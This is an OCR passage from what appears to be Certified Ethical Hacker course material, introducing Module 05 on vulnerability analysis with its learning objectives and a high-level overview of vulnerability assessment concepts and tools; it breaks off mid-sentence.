
In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems.

C|EH
Certified Ethical Hacker

EC-Council


MODULE 05

VULNERABILITY ANALYSIS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Vulnerability Assessment Concepts
- LO#02: Explain Vulnerability Classification and Assessment Types
- LO#03: Use Vulnerability Assessment Tools
- LO#04: Analyze Vulnerability Assessment Reports

Learning Objectives

In today's world, organizations depend heavily on information technology for protecting vital information. This information is associated with areas of finance, research and development, personnel, legality, and security. Vulnerability assessments scan networks for known security weaknesses.

Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to further exploit that target network.


Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute a vulnerability assessment.

This module starts with an introduction to vulnerability assessment concepts. It also discusses the various vulnerability scoring systems, vulnerability databases, vulnerability management life cycle, and various approaches and tools used to perform vulnerability assessments. This module will provide knowledge about the tools and techniques used by attackers to perform a quality vulnerability analysis. It concludes with an analysis of the vulnerability assessment reports that help an ethical hacker to fix the identified 